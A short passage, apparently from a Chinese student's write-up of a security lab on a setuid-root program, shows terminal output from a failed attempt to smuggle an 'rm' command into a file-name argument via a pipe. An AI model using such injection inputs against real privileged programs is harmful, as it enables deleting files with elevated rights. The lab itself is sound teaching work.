/bin/cat: 'try_to_delete | rm try_to_delete': No such file or directory
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ ls
Task8_SRU.c  set-root-uid  try_to_delete
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$
```

很明显,这一次失败了